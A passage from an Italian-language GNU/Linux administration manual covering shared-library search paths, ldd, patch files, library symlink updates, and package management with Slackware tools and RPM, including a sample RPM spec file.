Dovrebbe essere chiaro, ormai, il modo giusto di includere nuovi percorsi di librerie nel file '`/etc/ld.so.cache`': occorre indicare questa o queste directory nel file '`/etc/ld.so.conf`' e quindi basta avviare il programma '**`ldconfig`**'.

L'utilizzo della variabile di ambiente '**LD_LIBRARY_PATH**' è meno impegnativo, ma soprattutto, in questo modo si può intervenire facilmente attraverso dei semplici script. Ciò permette, per esempio, di fare in modo che solo un certo programma «veda» certe librerie. In ogni caso, quando si intende usare questa variabile di ambiente, è importante ricordare di includere tra i vari percorsi anche quelli standard: '`/lib/`', '`/usr/lib/`' e '`/usr/local/lib/`'. L'esempio seguente rappresenta un pezzo di uno script (potrebbe trattarsi di '`/etc/profile`') in cui viene assegnata la variabile di ambiente in questione.

```
LD_LIBRARY_PATH=/lib:/usr/lib:/usr/local/lib:/opt/mio_prog/lib
export LD_LIBRARY_PATH
```

Se un certo programma richiede determinate librerie che potrebbero entrare in conflitto con altri programmi, è indispensabile l'utilizzo della variabile di ambiente '**LD_LIBRARY_PATH**', configurandola esclusivamente nell'ambito del processo di quel programma. In pratica, si tratta di avviare il programma attraverso uno script che genera l'ambiente adatto, in modo che non si rifletta negli altri processi, come mostrato nell'esempio seguente:

```
#! /bin/sh
#
# Modifica il percorso di ricerca delle librerie.
#
LD_LIBRARY_PATH="/opt/mio_programma/lib:$LD_LIBRARY_PATH"
export LD_LIBRARY_PATH
#
# Avvia il programma.
#
mio_programma
#
# Al termine dello script non restano tracce dei cambiamenti.
#
```

Avviando lo script, viene modificata la variabile di ambiente '**LD_LIBRARY_PATH**' per quel processo e per i suoi discendenti (viene esportata), quindi, al termine del programma termina lo script e con lui anche gli effetti di queste modifiche.

Si osservi in particolare il fatto che nella nuova definizione del percorso delle librerie, viene posto all'inizio quello per le librerie specifiche del programma, in modo che venga utilizzato per primo; subito dopo, viene inserito l'elenco dei percorsi eventualmente già esistente.

> Teoricamente, è necessario soltanto che i file delle librerie siano accessibili in lettura, perché possano essere utilizzate dai programmi; tuttavia, per motivi di sicurezza, potrebbe essere richiesto anche il permesso di esecuzione attivo. In particolare, con i sistemi GNU/Linux è indispensabile che le librerie utilizzate da Init ('`/sbin/init`') dispongano dei permessi di esecuzione.

54.4.4 Verifica delle librerie utilizzate dagli eseguibili

Il programma '**ldd**' emette l'elenco delle librerie condivise richieste dai programmi indicati come argomenti della riga di comando:

```
ldd [opzioni] programma...
```

Si utilizza '**ldd**' per determinare le dipendenze di uno o più programmi dalle librerie. Naturalmente, si può verificare anche la dipendenza di un file di libreria da altre librerie.

L'esempio seguente mostra le dipendenze dalle librerie di '/bin/bash'. Il risultato ottenuto indica il nome delle librerie e la collocazione effettiva nel sistema, risolvendo anche eventuali collegamenti simbolici.

$ **ldd /bin/bash** [*Invio*]

```
libncurses.so.5 => /lib/libncurses.so.5 (0x40019000)
libdl.so.2 => /lib/libdl.so.2 (0x40059000)
libc.so.6 => /lib/libc.so.6 (0x4005c000)
/lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

54.5 File di differenze, o «patch»

Quando si ha a che fare con programmi il cui aggiornamento è frequente, come avviene nel caso del kernel, si possono anche trovare aggiornamenti in forma di file di differenze (*patch* o «pezze»), cioè di file che contengono solo le variazioni da una versione all'altra. Queste variazioni si applicano ai file di una versione per ottenerne un'altra.

Se la versione da aggiornare è stata espansa a partire dall'ipotetica directory '~/tmp/', per applicarvi una modifica è necessario posizionarsi sulla stessa directory e poi eseguire il comando seguente:

```
patch < file_di_differenze
```

Può darsi che la posizione in cui ci si deve trovare sia diversa o che i sorgenti da aggiornare debbano trovarsi in una posizione precisa. Per capirlo, dovrebbe bastare l'osservazione diretta del contenuto del file di differenze.

Spesso, il file di differenze è realizzato considerando che i file da aggiornare si trovino all'interno di una certa directory. Di solito, si raggira il problema usando l'opzione '**-p**'. Per esempio, si può immaginare di avere la directory '/tmp/prova/esempio/' che contiene qualcosa da aggiornare attraverso il file di differenze '/tmp/prova/esempio-007.diff', che fa riferimento a file contenuti nella directory 'prova-007/' (come percorso relativo). Per fare in modo che l'aggiornamento venga eseguito correttamente, è necessario spostarsi nella directory '/tmp/prova/esempio/':

$ **cd /tmp/prova/esempio** [*Invio*]

Quindi si esegue l'aggiornamento ignorando la prima directory del percorso:

$ **patch -p1 < /tmp/prova/esempio-007.diff** [*Invio*]

L'applicazione delle variazioni, può fallire. Se non si vuole perdere il rapporto degli errori, questi possono essere ridiretti in un file specifico.

```
patch < file_di_differenze 2> file_degli_errori
```

Se gli aggiornamenti sono più d'uno, occorre applicare le modifiche in sequenza.

Il capitolo 202 tratta meglio questo problema.

54.6 Aggiornamento delle librerie standard

Oltre al problema delle librerie specifiche di un programma particolare, cosa già descritta in questo capitolo, ci può essere la necessità di aggiornare le librerie standard del sistema operativo, a seguito di qualche aggiornamento di altro software.

Normalmente, la propria distribuzione GNU dovrebbe offrire questi aggiornamenti in forma di archivi già pronti, installabili attraverso il proprio sistema di gestione dei pacchetti. Ciò garantendo la sistemazione di una serie di dettagli importanti.

Quando si è costretti a fare da soli è importante essere attenti. In particolare, quando si interviene in ciò che risiede nella directory '`/lib/`', se si commette un errore, si rischia di bloccare il sistema senza possibilità di rimedio.

I file delle librerie sono organizzati normalmente con un numero di versione piuttosto articolato. Quando ciò accade, è normale che a questi file siano affiancati da una serie di collegamenti simbolici strutturati in modo che si possa accedere a quelle librerie anche attraverso l'indicazione di versioni meno dettagliate, oppure semplicemente attraverso nomi differenti. Questi collegamenti sono molto importanti perché ci sono dei programmi che dipendono da questi; quando si aggiorna una libreria occorre affiancare la nuova versione a quella vecchia, quindi si devono modificare questi collegamenti. Solo alla fine, sperando che tutto sia andato bene, si può eliminare eventualmente il vecchio file di libreria.

Per fare un esempio pratico, si suppone di disporre della libreria '`libc.so.9.8.7`', articolata nel modo seguente:

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.7
libc.so.9.8.7
```

Volendo sostituire questa libreria con la versione 9.8.10, il cui file ha il nome '`libc.so.9.8.10`', occorre procedere come segue:

ln -s -f libc.so.9.8.10 libc.so.9 [*Invio*]

Come si vede, per generare il collegamento, è stato necessario utilizzare l'opzione '**`-f`**' che permette di sovrascrivere il collegamento preesistente. Infatti, non sarebbe stato possibile eliminare prima il collegamento vecchio, perché così si sarebbe rischiato il blocco del sistema.

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.10
libc.so.9.8.7
libc.so.9.8.10
```

In generale, per sicurezza, è meglio lasciare le librerie vecchie, perché ci potrebbero essere ugualmente dei programmi che ne hanno ancora bisogno.

Quando la libreria da aggiornare ha subito un aggiornamento molto importante, per cui i numeri delle versioni sono molto distanti rispetto a quanto si utilizzava prima, conviene evitare di sostituirle, mentre è solo il caso di affiancarle. Volendo ritornate all'esempio precedente, si può supporre che la libreria da aggiornare sia arrivata alla versione 10.1.1, con il file '`libc.so.10.1.1`'. Intuitivamente si comprende che il collegamento simbolico '`libc.so.9`' non può puntare a questa nuova libreria, mentre resta il dubbio per '`libc.so`'.

In generale è meglio lasciare stare le cose come sono, a meno di scoprire che qualche programma cerca proprio la libreria '`libc.so`' e si lamenta perché non si tratta della versione adatta a lui. Comunque, sempre seguendo l'esempio, sarebbe il caso di riprodurre un collegamento equivalente a '`libc.so.9`', denominato ovviamente '`libc.so.10`'.

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.7
libc.so.9.8.7
libc.so.10 -> libc.so.10.1.1
libc.so.10.1.1
```

[1] Quando si installa un programma fornito in forma già compilata per la propria piattaforma, si possono incontrare dei problemi se il pacchetto di distribuzione del programma non è stato predisposto specificatamente per l'organizzazione della propria distribuzione GNU, perché diversamente è prassi normale che il pacchetto in questione contenga tutte le informazioni sulle dipendenze e le eventuali incompatibilità.

Capitolo 55

Pacchetti applicativi confezionati appositamente per le distribuzioni GNU

Ogni distribuzione GNU utilizza un metodo per il confezionamento dei pacchetti (blocchi) che compongono l'intero sistema. Il problema principale è quello di tenere traccia della collocazione dei file di ogni applicazione, delle sue dipendenze da altri pacchetti e di permetterne l'aggiornamento o l'eliminazione senza danneggiare il sistema e senza lasciare file ignoti inutilizzati.

La distribuzione GNU particolare può avere un'attenzione differente rispetto alla preparazione e alla gestione del sistema che si occupa di installare e disinstallare questi pacchetti. È il caso di citare la distribuzione Debian, a questo proposito, in cui tale sistema è abbastanza complesso. Naturalmente, una gestione troppo semplificata dei pacchetti di applicativi è un incentivo all'utilizzo della distribuzione per un principiante, ma poi tutto questo si traduce in gravi difficoltà nel momento in cui si vuole aggiornare la distribuzione, o semplicemente si desidera fare qualcosa di più rispetto al solito.

55.1 Distinguere tra «pacchetti» e «archivi»

Per evitare di fare confusione, sarebbe bene distinguere tra il «pacchetto», che rappresenta un componente installato, da installare, o da eliminare dal sistema, rispetto al suo contenitore, noto come «archivio». Per esempio, si può dire che l'archivio '`make_3.77-4.deb`' contenga il pacchetto '**`make`**' nella versione 3.77-4.

Purtroppo, questa distinzione non viene utilizzata da tutti; ci sono distribuzioni in cui si parla indifferentemente di «pacchetto» per fare riferimento all'archivio che lo contiene e a ciò che si ottiene installandolo. Questa anomalia, poi, la si riscontra anche nelle sigle usate nelle opzioni della riga di comando, dove potrebbe capitare che si utilizzi la lettera «p» (*package*) per fare riferimento ai file degli archivi.

55.2 Binari e sorgenti

Gran parte del software distribuito con i sistemi GNU è sottoposto alla licenza GNU-GPL (*GNU general public license*, appendice A), che impone la disponibilità dei sorgenti. Per questo motivo, una distribuzione GNU, oltre a organizzare i pacchetti compilati e archiviati opportunamente, quando richiesto dalla licenza deve mettere a disposizione i sorgenti, assieme alle modifiche eventuali, generalmente in forma di file di differenze. Si distingue così tra pacchetti binari (archiviati in qualche modo) e pacchetti sorgenti.

Il pacchetto binario si compone dei file già compilati e pronti per essere collocati dove previsto. Il pacchetto sorgente è qualcosa di diverso: contiene l'archivio originale dell'applicativo (quello dei sorgenti), assieme a tutte le informazioni necessarie per modificarlo e per compilarlo nel modo più appropriato per la distribuzione GNU in cui deve essere installato. Inoltre, dovrebbe contenere le informazioni necessarie a generare il pacchetto binario relativo.

In generale, quando si parla di «pacchetti», si fa riferimento implicitamente a quelli contenenti i binari, o comunque i file finali da installare.

55.3 Interdipendenza tra i pacchetti

I pacchetti, ovvero i vari blocchi in cui è suddiviso il software, devono convivere in modo armonico nel sistema. Questo fatto sembra ovvio, ma la cosa più difficile da definire è proprio la relazione corretta tra questi.

Con il termine «dipendenza», si fa riferimento al fatto che un pacchetto può dipendere da altri per il suo funzionamento. In pratica, se il pacchetto «A» richiede che sia presente anche il pacchetto «B», si dice che «A» dipende da «B». Con il termine «incompatibilità», si fa riferimento al fatto che un pacchetto non può coesistere con un altro per qualche ragione. Per esempio, se il pacchetto «A» non può stare assieme a «C» si dice che «A» è incompatibile con «C».

I due concetti sono abbastanza semplici, ma a questi se ne aggiunge un altro: la dipendenza prima dell'installazione. Infatti, un pacchetto potrebbe dipendere da un altro che deve essere già presente prima che questo venga installato. A questo proposito, si parla a volte di «pre-dipendenza». Questo tipo di dipendenza impone quindi un ordine nell'installazione dei pacchetti.

In certi casi, un pacchetto può dipendere da una funzionalità che può essere offerta da diversi altri pacchetti. Per esempio, un programma può richiedere la presenza del comando '**`mail`**' per inviare dei messaggi; più in generale questo dipenderebbe dalla funzionalità di invio della posta elettronica. Nel caso della distribuzione Debian, si parla di «pacchetti virtuali», per fare riferimento a queste funzionalità generiche da cui possono dipendere altri pacchetti (reali).

55.4 Fasi dell'installazione e della disinstallazione di un pacchetto

Da quanto esposto, si possono intuire alcune delle fasi riferite all'installazione e alla disinstallazione di un pacchetto:

- prima dell'installazione occorre verificare che siano rispettate le dipendenze e che non ci siano incompatibilità;
- prima della disinstallazione occorre verificare che non ci siano altri pacchetti che rimangono installati e dipendono da quello che si vuole eliminare.

Ma i problemi non si limitano a questi. Infatti, un pacchetto che si installa può richiedere la predisposizione di qualcosa, come dei collegamenti simbolici, dei file di dispositivo nella directory '`/dev/`' e dei file di configurazione. In generale, gli archivi dei pacchetti utilizzati dalle distribuzioni GNU contengono degli script realizzati specificatamente per questo, cioè per sistemare le cose in fase di installazione e anche quando si disinstalla un pacchetto. Volendo si può arrivare a distinguere tra quattro script corrispondenti ad altrettante fasi:

1. uno script da eseguire prima dell'estrazione dell'archivio contenente il pacchetto da installare;
2. uno script da eseguire dopo l'estrazione dell'archivio contenente il pacchetto da installare;
3. uno script da eseguire prima della cancellazione dei file che compongono un pacchetto da disinstallare;

4. uno script da eseguire dopo la cancellazione dei file che compongono un pacchetto da disinstallare.

Naturalmente, dipende dalle caratteristiche di un pacchetto il fatto che siano necessari o meno questi script. In generale, la configurazione rappresenta un problema che viene affrontato in maniera differente dalle varie distribuzioni GNU.

55.4.1 Configurazione di un pacchetto

Per poter utilizzare un pacchetto, oltre all'installazione può essere necessaria la sua configurazione. La configurazione può richiedere di fatto la creazione o la modifica di un file di testo, secondo una sintassi determinata, oppure l'interazione con un programma apposito (che si occupa di fare le domande necessarie e di memorizzare le risposte nel modo più appropriato). I file che contengono le informazioni sulla configurazione di un pacchetto, fanno parte del pacchetto stesso e sono candidati per la cancellazione nel momento in cui si decide di disinstallarlo. Tuttavia, il sistema di gestione dei pacchetti potrebbe distinguere opportunamente il caso in cui si vuole disinstallare un pacchetto conservando però i file di configurazione, rispetto al caso in cui si vuole eliminare tutto senza porsi problemi di alcun tipo.

A parte il dettaglio importante relativo al fatto di trattare in modo distinto i file di configurazione nel momento della disinstallazione, le distribuzioni GNU possono differenziarsi in modo notevole in base alla gestione della configurazione stessa. In pratica si potrebbero avere due estremi:

- definire una configurazione minima e indispensabile **prima** di iniziare una nuova installazione della distribuzione GNU, lasciando che il resto venga fatto dall'utilizzatore quando vuole, dopo che l'installazione è terminata;
- definire la configurazione mano a mano che i pacchetti vengono installati.

Nel primo caso, la procedura di installazione si limiterebbe a chiedere le informazioni indispensabili per il completamento della stessa (i dischi, le partizioni, la tastiera, eventualmente la rete, ecc.); successivamente verrebbero installati i pacchetti senza disturbare più l'utilizzatore, che alla fine deve configurare per conto proprio i servizi che gli interessano.

Nel secondo caso, ogni volta che si installa un pacchetto che richiede una configurazione (indipendentemente dal fatto che si tratti della prima installazione della distribuzione o che si tratti di un lavoro fatto in seguito), gli script che lo corredano interrogano l'utilizzatore su come configurare, almeno in modo grossolano, ciò che serve.

Tra i due estremi ci sono delle situazioni intermedie, nelle quali si possono fissare alcune informazioni che tornano utili ai pacchetti più importanti, già in fase di prima installazione, in modo da alleggerire il carico di notizie da fornire nel momento della configurazione finale legata all'installazione del singolo pacchetto.

L'esempio tipico di una distribuzione GNU in cui la configurazione avviene mano a mano che i pacchetti vengono installati è quello della Debian. Quando si installa un pacchetto nuovo in un sistema GNU già funzionante, il fatto che durante l'installazione vengano richieste (eventualmente) le informazioni necessarie a dargli una configurazione minima, è sicuramente un fatto positivo. Tuttavia, quando l'utente inesperto tenta di installare per la prima volta questa distribuzione dopo avere selezionato una grande quantità di pacchetti, questo si trova disorientato di fronte alla quantità di cose che devono essere configurate e che non sono state previste, oltre all'eccessiva quantità di tempo necessaria per completare l'installazione.

Da quanto scritto si intuisce che: di fronte a una distribuzione GNU organizzata in modo da gestire la configurazione dei pacchetti mano a mano che questi vengono installati, è indispensabile, in fase di prima installazione del sistema, iniziare con la selezione del minimo possibile, riservandosi di aggiungere ciò che manca in un momento successivo.

55.5 Caratteristiche di un pacchetto nei confronti di un sistema funzionante

Un sistema sofisticato di gestione dei pacchetti di una distribuzione GNU, potrebbe non limitarsi a riportare il fatto che un pacchetto sia installato o meno, dando qualche informazione in più. Un pacchetto potrebbe essere:

- non installato;
- installato (correttamente);
- non installato, ma con i file di configurazione ancora presenti (in pratica, è stato installato e successivamente disinstallato senza eliminare i file di configurazione);
- installato in parte (l'archivio è stato estratto, ma gli script necessari al completamento della procedura hanno rilevato un qualche tipo di errore, per cui il pacchetto potrebbe non essere operativo).

55.6 Aggiornamento

L'aggiornamento di un pacchetto implica la sostituzione di quello installato con uno di una versione più aggiornata. Si tratta di un problema comune, tuttavia pone dei problemi importanti. Un aggiornamento, perché non vada a danno di chi lo fa, dovrebbe preservare la sua configurazione precedente. In pratica, se il pacchetto «A» utilizza il file di configurazione '`/etc/A.conf`', è bene che questo file non venga sovrascritto, o almeno venga conservato in qualche modo.

La politica delle distribuzioni GNU può essere varia:

- i file di configurazione potrebbero essere sostituiti senza salvare quelli precedenti;
- i file di configurazione potrebbero essere sostituiti salvandone una copia a cui viene data un'estensione particolare;
- i file di configurazione potrebbero non essere sostituiti, affiancando eventualmente la nuova versione standard di questi file con un'estensione particolare.

Tanto per fare un esempio pratico, le distribuzioni basate su archivi RPM (*Red Hat package manager*) salvano i file di configurazione precedenti utilizzando l'estensione '`.rpmorig`', mentre le distribuzioni basate su pacchetti Debian si limitano a non sostituire i file vecchi, affiancando eventualmente una copia della configurazione nuova, distinguendola con l'aggiunta dell'estensione '`.dpkg-dist`'.

55.7 File di configurazione comuni

Alcuni pacchetti potrebbero condividere uno stesso file di configurazione, oppure potrebbero dipenderne in qualche modo. Ciò comporta dei problemi che non sono facili da risolvere in generale, tanto che si cerca di evitare il più possibile che questo debba succedere. Il caso più evidente di una tale dipendenza è quello dei file '`/etc/passwd`' e '`/etc/group`', che potrebbero richiedere una modifica ogni volta che si installa un servizio particolare per il quale si deve definire un utente fittizio specifico, oppure un gruppo.

In questa situazione, l'installazione di un pacchetto può richiedere la modifica di un file di configurazione già esistente. Ciò potrebbe avvenire per opera degli script che lo accompagnano, ma in tal caso, questi dovrebbero avere l'accortezza di salvare una copia della versione precedente di questo file. Di solito si notano estensioni del tipo '`.*orig`', '`.*old`', oppure '`.*save`'. Al contrario, un'estensione del tipo '`.*new`' suggerisce trattarsi di un file che dovrebbe essere usato in sostituzione di quello attuale, lasciando all'utilizzatore il compito di sostituirlo manualmente.

Pacchetti Slackware

I pacchetti della distribuzione GNU/Linux Slackware sono archiviati in un formato molto semplice, tar+gzip, e i file relativi utilizzano l'estensione '`.tgz`'. In pratica, sono il risultato di un'archiviazione attraverso '**`tar`**' e di una successiva compressione attraverso '**`gzip`**'. L'archivio che si ottiene è fatto in modo da conservare la struttura di directory a partire dalla directory radice, senza contenere i collegamenti simbolici.

Nell'archivio vengono aggiunte alcune directory per contenere alcuni script:

- '`/install/doinst.sh`' che si occupa normalmente di ricreare i collegamenti simbolici e di eseguire altri aggiustamenti eventuali dell'installazione;
- '`/var/adm/setup/setup.`***pacchetto***', dove l'estensione del nome dello script rappresenta il nome del pacchetto, che serve a configurare il pacchetto stesso, quando ciò viene richiesto (per questo motivo lo script resta installato assieme al pacchetto);
- '`/var/adm/setup/setup.onlyonce.`***pacchetto***', dove l'estensione del nome dello script rappresenta il nome del pacchetto, che serve a configurare il pacchetto stesso subito dopo l'installazione, una volta sola.

In pratica, questo formato non prevede altri script per il controllo delle dipendenze.

56.1 Installazione manuale

Volendo installare un pacchetto Slackware senza l'ausilio degli strumenti offerti da quella distribuzione, si devono estrarre i file dall'archivio e quindi si deve avviare lo script '`/install/doinst`'. Le operazioni vanno svolte con i privilegi dell'utente '**`root`**'. Si suppone di installare il pacchetto contenuto nell'archivio '`esempio.tgz`'.

`#` **`cd /`** [*Invio*]

`#` **`tar xzpvf esempio.tgz`** [*Invio*]

`#` **`/install/doinst`** [*Invio*]

`#` **`/var/adm/setup/setup.onlyonce.esempio`** [*Invio*]

56.2 Riepilogo degli strumenti di installazione Slackware

Gli strumenti forniti con la distribuzione Slackware per la gestione dei pacchetti installati e per la configurazione del sistema, sono realizzati generalmente in forma di script di shell.

Lo script '**`explodepkg`**' gestisce l'estrazione di archivi tar+gzip ('`.tar.gz`' o '`.tgz`') nella directory corrente. Questo script non si occupa di fare altro:

`explodepkg` ***archivio_tar_gzip***...

Lo script '**`installpkg`**' gestisce l'installazione dei pacchetti Slackware:

```
installpkg [opzioni] archivio_slackware
```

Perché l'installazione avvenga correttamente, occorre che i file siano stati memorizzati con l'informazione delle directory a partire da quella principale, la radice, perché '**installpkg**' installa proprio a partire dalla directory radice. '**installpkg**' consente anche di installare un ramo di directory che viene copiato così com'è a partire dalla radice. Il vantaggio di utilizzare '**installpkg**' sta nel fatto che è possibile visualizzare o disinstallare l'applicazione attraverso '**pkgtool**'.

Tabella 56.1. Alcune opzioni di '**installpkg**'.

Opzione	Descrizione
`-warn`	Non effettua alcuna installazione, mostra invece i file e le directory che verrebbero creati.
`-r`	Installa quanto contenuto a partire dalla directory corrente. Il nome del pacchetto serve solo per identificare l'applicazione quando si utilizza '**pkgtool**'.
`-m`	Crea un archivio tar+gz, con estensione '`.tgz`', utilizzando quanto contenuto a partire dalla directory corrente.

Vengono mostrati alcuni esempi.

- `$` **`installpkg -warn netscape-v301-export.i486-linux-elf.tar.gz`** [*Invio*]

  Mostra i file e le directory che verrebbero creati installando così il pacchetto Netscape.

- `#` **`installpkg -r Netscape3.01`** [*Invio*]

  Installa quanto contenuto a partire dalla directory corrente utilizzando come nome per identificare il pacchetto '**Netscape3.01**'.

Lo script '**makepkg**' gestisce la creazione di archivi '`.tgz`' (tar+gzip) secondo lo standard dei pacchetti applicativi della distribuzione Slackware:

```
makepkg pacchetto_applicativo
```

Viene creato un archivio tar+gzip con lo stesso nome utilizzato come argomento e con estensione '`.tgz`', a partire dalla directory corrente. I collegamenti simbolici vengono convertiti in codice script che viene aggiunto al file '`install/doinst.sh`' (che se necessario viene creato e aggiunto all'archivio). I pacchetti così realizzati, sono compatibili con gli altri script di servizio di installazione delle distribuzioni Slackware.

Lo script '**removepkg**' gestisce la disinstallazione dei pacchetti applicativi installati secondo lo standard della distribuzione Slackware:

```
removepkg [-warn] nome_del_pacchetto
```

Se viene utilizzata l'opzione '**-warn**', l'operazione viene soltanto simulata.

Lo script '**`pkgtool`**' costituisce il sistema standard di gestione dei pacchetti installati della distribuzione di Slackware:

```
pkgtool [opzioni]
```

Consente di installare pacchetti nuovi, di disinstallare e visualizzare la collocazione dei pacchetti installati. Di solito non viene utilizzata alcuna opzione. '**`pkgtool`**' è in pratica un programma frontale per '**`installpkg`**' e '**`removepkg`**'.

Lo script '**`upgradepkg`**' aggiorna un pacchetto, disinstallando prima il pacchetto vecchio e inserendo dopo quello nuovo. Se il nome del pacchetto è lo stesso, non richiede l'indicazione del nome nuovo.

```
upgradepkg pacchetto_vecchio [%pacchetto_nuovo]
```

Capitolo 57

Pacchetti RPM

Con la sigla RPM si identificano i pacchetti realizzati secondo uno standard definito da Red Hat (*Red Hat package manager*), i cui archivi hanno l'estensione '`.rpm`'. Oltre alla distribuzione Red Hat (e alle sue derivate), anche altre distribuzioni utilizzano questo formato.

Per la gestione del formato RPM occorre il programma '**`rpm`**'.

57.1 Breve panoramica

Per comprendere l'utilizzo del programma '**`rpm`**', quando la propria distribuzione è organizzata secondo questo standard, vengono proposti alcuni esempi, senza entrare nel dettaglio della sua sintassi. Per maggiori informazioni conviene consultare la pagina di manuale *rpm(8)*, oppure, per ottenere uno schema sintattico stringato basta avviare il programma stesso senza argomenti.

Tabella 57.1. L'opzione '**`-q`**' introduce una richiesta di informazioni.

Esempio	Descrizione
`rpm -qpi` ***archivio_rpm***	Mostra una descrizione del contenuto dell'archivio RPM.
`rpm -qpl` ***archivio_rpm***	Mostra l'elenco dei file contenuti nell'archivio RPM e dove verrebbero collocati se lo si installa.
`rpm -qa`	Mostra l'elenco dei pacchetti RPM installati, così come sono stati registrati nel sistema RPM.
`rpm -qf` ***file***	Determina il nome del pacchetto da cui proviene il file indicato come argomento.

Tabella 57.2. L'opzione '**`-i`**' introduce una richiesta di installazione di un pacchetto.

Esempio	Descrizione
`rpm -i` ***archivio_rpm***	Installa il pacchetto contenuto nell'archivio indicato se non si verificano errori.
`rpm -i` ***uri_ftp_archivio_rpm***	Installa il pacchetto contenuto in un archivio identificato dall'URI indicato se non si verificano errori.
`rpm -ivh` ***archivio_rpm***	Installa il pacchetto contenuto nell'archivio indicato, se non si verificano errori, mostrando qualche informazione e una barra di progressione.
`rpm -i --nodeps` ***archivio_rpm***	Installa il pacchetto contenuto nell'archivio indicato, senza verificare le dipendenze tra i file.
`rpm -i --replacefiles` ↩ ↪***archivio_rpm***	Installa il pacchetto contenuto nell'archivio indicato, senza verificare se vengono sovrascritti dei file.
`rpm -i --ignorearch` ***archivio_rpm***	Installa il pacchetto contenuto nell'archivio indicato, senza verificare l'architettura dell'elaboratore.
`rpm -i --ignoreos` ***archivio_rpm***	Installa il pacchetto contenuto nell'archivio indicato, senza verificare il tipo di sistema operativo.

Tabella 57.3. L'opzione '**-U**' introduce una richiesta di aggiornamento di un pacchetto.

Esempio	Descrizione
`rpm -U` ***archivio_rpm***	Aggiorna o installa il pacchetto contenuto nell'archivio indicato, se non si verificano errori.
`rpm -Uvh` ***archivio_rpm***	Aggiorna o installa il pacchetto contenuto nell'archivio indicato, se non si verificano errori, mostrando qualche informazione e una barra di progressione.
`rpm -F` ***archivio_rpm***	Aggiorna il pacchetto contenuto nell'archivio indicato, solo se risulta già installata una versione precedente.
`rpm -F` ***modello_archivi_rpm***	Aggiorna i pacchetti contenuti negli archivi indicati, che risultano già installati nelle loro versioni precedenti.

Tabella 57.4. L'opzione '**-e**' introduce una richiesta di eliminazione di un pacchetto installato.

Esempio	Descrizione
`rpm -e` ***nome_del_pacchetto_installato***	Elimina (disinstalla) il pacchetto.

Tabella 57.5. L'opzione '**-V**' introduce una richiesta di verifica di un pacchetto installato.

Esempio	Descrizione
`rpm -V` ***nome_del_pacchetto_installato***	Verifica che il pacchetto indicato risulti installato correttamente.
`rpm -Vf` ***file***	Verifica il pacchetto contenente il file indicato.
`rpm -Va`	Verifica tutti i pacchetti.
`rpm -Vp` ***archivio_rpm***	Verifica la corrispondenza tra l'archivio RPM indicato come argomento e quanto installato effettivamente.

Tabella 57.6. Elenco delle segnalazioni di errore generabili da un controllo di un'installazione di pacchetti RPM (opzione '**-V**').

Sigla	Descrizione
5	Controllo fallito della firma MD5.
S	Variazione della dimensione del file.
L	Collegamento simbolico alterato.
T	Data di variazione del file alterata.
D	Alterazione del file di dispositivo.
U	Utente proprietario diverso.
G	Gruppo proprietario diverso.
M	Alterazione della modalità, comprendendo sia i permessi, sia il tipo di file.

Tabella 57.7. Sistemazione dei permessi.

Esempio	Descrizione
`rpm --setperms -a`	Verifica ed eventualmente corregge i permessi dei file di tutti i pacchetti installati.
`rpm --setugids -a`	Verifica ed eventualmente corregge la proprietà dei file di tutti i pacchetti installati.

57.2 Problemi dovuti alle dipendenze

Alle volte, quando si installano o si vogliono eliminare dei pacchetti si incontrano dei problemi, perché il programma '**`rpm`**' impedisce di fare ciò che potrebbe essere dannoso e sembra originato a causa di un errore. A questo proposito vale la pena di conoscere alcune opzioni speciali.

Tabella 57.8. Opzioni speciali.

Opzione	Descrizione
`--oldpackage`	Permette di aggiornare un pacchetto utilizzando una versione precedente a quella che appare essere già installata.
`--replacefiles`	Permette di installare o aggiornare un pacchetto quando questo fatto implica la sostituzione di file già esistenti che appartengono ad altri pacchetti.
`--replacepkgs`	Permette di installare un pacchetto anche quando questo risulta già installato.
`--force`	È l'equivalente delle opzioni '**`--oldpackage`**', '**`--replacefiles`**' e '**`--replacepkgs`**', messe assieme.
`--nodeps`	Installa, aggiorna o disinstalla senza curarsi delle dipendenze da file o da altri pacchetti.

57.3 Creazione di pacchetti binari personali

La creazione di pacchetti archiviati in formato RPM può essere una procedura complessa e delicata, quando si fanno le cose seriamente, cioè quando si vuole costruire un archivio da distribuire attraverso i canali ufficiali. Per distribuire un applicativo in forma binaria, occorre affiancargli un pacchetto SRPM (sorgente), ovvero un archivio contenente i sorgenti originali (intatti), assieme a tutta la procedura necessaria per applicare le modifiche, compilare il risultato e installarlo correttamente. In questa sezione si vuole mostrare il procedimento minimo necessario a creare un archivio RPM «binario» per scopi personali, senza che questo sia affiancato effettivamente da un archivio contenente i sorgenti.

Per creare un archivio RPM a partire da file già installati da qualche parte nel proprio file system, si utilizza il programma '**`rpm`**' con la sintassi seguente:

```
rpm -bb file_spec
```

Il file indicato come argomento contiene le informazioni necessarie a recuperare le directory e i singoli file che si vogliono raccogliere nell'archivio, assieme a una descrizione adeguata.

Il file indicato come argomento si compone con una sintassi piuttosto semplice, che conviene vedere direttamente in un esempio.

Si suppone di avere predisposto un applicativo in forma binaria collocato a partire dalla directory '/opt/prova/', che utilizza anche il file di configurazione '/etc/prova.conf'. Le specifiche del pacchetto che si vuole creare potrebbero essere messe nel file '/tmp/prova.spec', mostrato sotto.

```
Name: Prova
Summary: Binari di prova.
Version: 1.0
Release: 1
Copyright: do not redistribute!
Group: Applications
Packager: Tizio Tizi <tizio@dinkel.brot.dg>

%description
Pacchetto applicativo di prova per le
mie prove...:-)

%files
/etc/prova.conf
/opt/prova
```

Come si vede dall'esempio, alcune direttive sono fatte per utilizzare una sola riga, altre, quelle che iniziano con il simbolo di percentuale, si articolano nelle righe sottostanti. Vale la pena di osservare che il campo '**Copyright:**' viene usato in modo differente dalle distribuzioni: si può indicare una definizione che serve a capire rapidamente il genere di condizioni che pone la licenza d'uso, oppure si può specificare il titolare dei diritti del software. In questo caso, si immagina che si tratti di un lavoro che per qualche ragione non può essere distribuito.

Si osservi l'elenco che segue la direttiva '**%files**': rappresenta i file singoli e le directory intere che devono essere raccolte nell'archivio da generare.

Prima di creare l'archivio, è necessario che la gerarchia '/usr/src/redhat/' sia pronta; per quanto riguarda l'architettura x86, è necessario che esista anche la directory relativa agli archivi che vengono generati per questa, cioè: '/usr/src/redhat/RPMS/i386/'. Se manca, occorre crearla manualmente.

rpm -bb /tmp/prova.spec [*Invio*]

